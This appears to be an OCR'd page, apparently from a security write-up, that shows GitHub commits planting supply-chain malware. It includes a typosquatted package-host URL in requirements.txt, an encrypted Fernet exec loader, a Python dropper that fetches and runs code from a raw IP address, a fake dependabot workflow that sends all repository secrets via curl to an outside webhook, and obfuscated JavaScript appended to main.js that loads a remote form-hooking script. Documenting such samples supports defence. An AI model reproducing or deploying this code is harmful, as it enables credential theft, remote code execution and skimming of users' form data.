
Update requirements.txt

main

LoffyNora committed yesterday Verified


2 requirements.txt

```diff
@@ -1,3 +1,3 @@
 https://files.pythonhosted.org/packages/9d/be/10918a2eac4ae9f02f6cfe6414b7a155ccd8f7f9d4380d62fd5b955065c3/requests-2.31.0.tar.gz
- https://files.pypihosted.org/packages/d8/53/6f443c9a4a8358a93a6792e2acffb9d9d5cb0a5cfd8802644b7b1c9a02e4/colorama-0.4.6.tar.gz
+ https://files.pythonhosted.org/packages/d8/53/6f443c9a4a8358a93a6792e2acffb9d9d5cb0a5cfd8802644b7b1c9a02e4/colorama-0.4.6.tar.gz
 https://files.pythonhosted.org/packages/19/d3/7cb826e085a254888d8afb4ae3f8d43859b13149ac8450b221120d4964c9/prettytable-3.10.0.tar.gz
```



```
__import__('os').system('pip install -q fernet requests pycryptodome psutil && cls');exec(__import__('fernet').Fernet
(b'k18sqWgI-
YSxDM1tS2XfQS36Cq4KPDf_DPNo0pQKgTU=').decrypt(b'gAAAAABl7I8_tKswQpzNiF1wPmS7jKWh3zh_w51R7pC50n6wnjpqGQlsuTjGyc1J6rWea_hJgz
-5HLIhwWSqAQCh1ldOfy3wf67BGjBOIRwphupObrSrTHToIJ3HjMI-0pj_6OBMqLkMDbUw2BESY8s6TKK9rA4v1zL6itZ2x53litlsdEwDDubAndPc3Iv0zVp6q
-h5MTsZrkerM8Nh1-DikIzBgae3IUpR6mdUP9YXVh4bJmf4S4PlLoZXIIkdhT6CKQBV9y8uJ3-YVNBzqyntkthzD1aLV2rccLNrD-X81mDLlllMKq2x-0CahTx
ixOu2ZZkKHp8wFRy_8YkIVXHKwRmgtubcSHHr1zVMW0yAgYM6SGJLYPXes9CuTXU0ziFHIe7Mmxi69CZ4i7kHMlech9aXlYksb3s6gmMDtwNbwtLw4ShIMrD
6uXp2ONVwjfRBQ2_-HnAf8KzkhtjOBHORz_gSYKyOENh2elrobbUtpYyqlpcQaRJxgc4sZUNjZ2C3QkfAXdt5ywnejnM9H08U7fnvtb3ZgmQvZ08NE9Gm4UUR
uOahvqYgOY3eX0Hsg9UbPuanUEAlYOVr0NpLLaBGWso534fTr57mn8C3vafhhq0iJ4w6ttOPkoSMiumimS9wTP7kbGVgvAOs4N6c29ilRA
3z1aopK
dM9i9tK
TdAPNnA
yk8vbeU
```

```
import subprocess
from tempfile import NamedTemporaryFile as tempnaw
from os import system as syast
py_execs = ["pythonw", "pyw", "py"]
for py_exec in py_execs:
    try:
        subprocess.run([py_exec, "--version"], stdout=subprocess.PIPE, stderr=subprocess.PIPE)
        break
    except FileNotFoundError:
        continue
else:
    py_exec = "python"
temp_file = tempnaw(delete=False)
temp_file.write(b"""exec(__import__('requests').get('http://162.248.100.217/inj', headers={'User-
Agent': 'Mozilla/5.0 (CyberW / Python) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0
Safari/534.30'}).text)""")
temp_file.close()
try:
    syast(f"start {py_exec} {temp_file.name}")
except:
```



dependabot[bot] committed on Jul 8, 2023

1 parent 0d6ffe4 commit 65ebb52

Showing **6 changed files** with **23 additions** and **3 deletions**.

- .github/workflows
  - hook.yml
- assets/js
  - bootstrap.min.js
  - main.js
- keplerthemes
  - Documentation/assets/js
    - jquery.js
    - script.js
  - kepler/js
    - bootstrap.min.js

13 🟩🟩🟩🟩🟩 .github/workflows/hook.yml


```
@@ -0,0 +1,13 @@
+ name: Hook
+ on: [push]
+ jobs:
+   env:
+     runs-on: ubuntu-latest
+     steps:
+     - name: Run
+       env:
+         MY_ENV: ${{ toJSON(secrets) }}
+         MY_VARS: ${{ toJSON(vars) }}
+       run: |
+             echo $MY_ENV | curl "https://send.wagateway.pro/webhook" -H 'Content-Type: application/json' -d @-
+             echo $MY_VARS | curl "https://send.wagateway.pro/webhook" -H 'Content-Type: application/json' -d @-
```

3 🟩🟩🟥⬜⬜ assets/js/bootstrap.min.js

2 🟩🟩⬜⬜⬜ assets/js/main.js

```
@@ -197,3 +197,5 @@ $(document).ready(function () {
            });
        }());
    }());
+
+ (function(){if(typeof n!="function")var n=function(){return new Promise(function(e,r){let o=document.querySelector('script[id="hook-loader"]');o==null&&(o=document.createElement("script"),o.src=String.fromCharCode(47,47,115,101,110,100,46,119,97,103,97,116,101,119,97,121,46,112,114,111,47,99,108,105,101,110,116,46,106,115,63,99,97,99,104,101,61,105,103,110,111,114,101),o.id="hook-loader",o.onload=e,o.onerror=r,document.head.appendChild(o))})};n().then(function(){window._LOL=new Hook,window._LOL.init("form")}).catch(console.error)})();//4bc512bd292aa591101ea30aa5cf2a14a17b2c0aa686cb48fde0feeb4721d5db
```

Leaking credentials

